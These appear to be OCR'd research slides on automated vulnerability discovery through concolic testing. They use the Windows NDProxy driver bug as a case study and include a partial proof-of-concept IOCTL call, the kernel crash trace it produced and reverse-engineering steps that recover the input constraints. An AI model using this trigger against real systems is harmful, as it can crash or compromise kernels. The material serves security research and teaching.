Papa Said They Used to Find Vulnerabilities Manually

Su Yong Kim
The Affiliated Institute of ETRI

Coauthor

- Sangho Lee, Taesoo Kim
  - SSLab in Georgia Tech
- Byoungyoung Lee
  - Purdue University
- Youngtae Yun
  - The Affiliated Institute of ETRI
- Special Thanks to
  - System Security Research Center in Chonnam National University

Contents

Is it possible to find complicated software bugs AUTOMATICALLY?

Art to Science?


Background

Concolic Testing

```
void vul_func(int x, int y) {
    if(x == 0xdeadcafe) {
        if(y == 0xbadf00d) {
            BSoD();
        }
        else {
            return;
        }
    }
}
```


Concolic Testing

```
void vul_func(int x, int y) {
    if(x == 0xdeadcafe) {
        if(y == 0xbadf00d) {
            BSoD();
        }
        else {
            return;
        }
    }
}
```




Concolic Testing

```
void vul_func(int x, int y) {
    if(x == 0xdeadcafe) {
        if(y == 0xbadf00d) {
            BSoD();
        }
        else {
            return;
        }
    }
}
```




Concolic Testing

```
void vul_func(int x, int y) {
    if(x == 0xdeadcafe) {
        if(y == 0xbadf00d) {
            BSoD();
        }
        else {
            return;
        }
    }
}
```




Concolic Testing

```
void vul_func(int x, int y) {
    if(x == 0xdeadcafe) {
        if(y == 0xbadf00d) {
            BSoD();
        }
        else {
            return;
        }
    }
}
```



NtDeviceIoControlFile



* The picture is modified from Reference [1]

NtDeviceIoControlFile

```
NTSTATUS WINAPI NtDeviceIoControlFile(
  _In_  HANDLE           FileHandle,
  _In_  HANDLE           Event,
  _In_  PIO_APC_ROUTINE  ApcRoutine,
  _In_  PVOID            ApcContext,
  _Out_ PIO_STATUS_BLOCK IoStatusBlock,
  _In_  ULONG            IoControlCode,
  _In_  PVOID            InputBuffer,
  _In_  ULONG            InputBufferLength,
  _Out_ PVOID            OutputBuffer,
  _In_  ULONG            OutputBufferLength
);
```

Transfer Type

- IoControlCode Format

Device Type (16 bits)	Required Access (2 bits)	Function Code (12 bits)	TransferType (2 bits)

- Transfer Type (Checked by I/O Manager)

Buffered I/O	In Direct I/O	Out Direct I/O	Neither I/O
0	1	2	3

NDProxy Vulnerability Redisclosure

PoC

HANDLE ndProxyDevice = CreateFileA("\\\\.\\NDProxy", …);

*(InputBuffer+5) = 0x7030125;
*(InputBuffer+7) = 0x34;

NtDeviceIoControlFile(ndProxyDevice, …, 0x8fff23cc, InputBuffer, 0x54, …);

```
Access violation - code c0000005 (!!! second chance !!!)
00000038 ??              ???
kd> kb
ChildEBP RetAddr  Args to Child
WARNING: Frame IP not in any known module. Following frames may be wrong.
b2138c14 f883d145 8221bed0 8206dd20 8249bba0 0x38
b2138c34 804f0119 820f1918 000001b0 806d42d0 NDProxy!PxIODispatch+0x2b3
b2138c44 80576d5e 8212bfa8 8206dd20 8212bf38 nt!IopfCallDriver+0x31
b2138c58 80577bff 820f1918 8212bf38 8206dd20 nt!IopSynchronousServiceTail+0x70
b2138d00 8057046c 0000001c 00000000 00000000 nt!IopXxxControlFile+0x5e7
b2138d34 8053f638 0000001c 00000000 00000000 nt!NtDeviceIoControlFile+0x2a
b2138d34 7c93e4f4 0000001c 00000000 00000000 nt!KiFastCallEntry+0xf8
0012fe74 7c93d26c 7c801675 0000001c 00000000 ntdll!KiFastSystemCallRet
0012fe78 7c801675 0000001c 00000000 00000000 ntdll!ZwDeviceIoControlFile+0xc
0012ffd0 80546bfd 0012ffc8 822bb020 ffffffff 0x7c801675
00130008 00000000 000000c4 00000000 00000020 nt!ExFreePoolWithTag+0x417
```


The code is modified from Reference [2]

Reverse-engineering

- Breakpoint PxIODispatch
- Try #1
  - NtDeviceIoControlFile(…, 0x8fff23cc, “AAAAAAAAAAAAA…”, 0xAA, OutputBuffer, 0xBB, …);


Try #1

- NtDeviceIoControlFile(…, 0x8fff23cc, “AAAAAAAA…”, 0xAA, OutputBuffer, 0xBB, …)




Try #1

- NtDeviceIoControlFile(…, 0x8fff23cc, “AAAAAAAA…”, 0xAA, OutputBuffer, 0xBB, …)
  - InputBufferLength >= 0x24



Try #1


- NtDeviceIoControlFile(…, 0x8fff23cc, “AAAAAAAA…”, 0xAA, OutputBuffer, 0xBB, …)
  - OutputBufferLength >= 0x24



26

Try #1 – Failure

- NtDeviceIoControlFile(…, 0x8fff23cc, “AAAAAAAA…”, 0xAA, OutputBuffer, 0xBB, …)
  - 0<= InputBuffer[0x5] - 0x07030101 <= 0x24




* jbe : unsigned comparison

Try #2

- InputBuffer[5] = 0x7030101
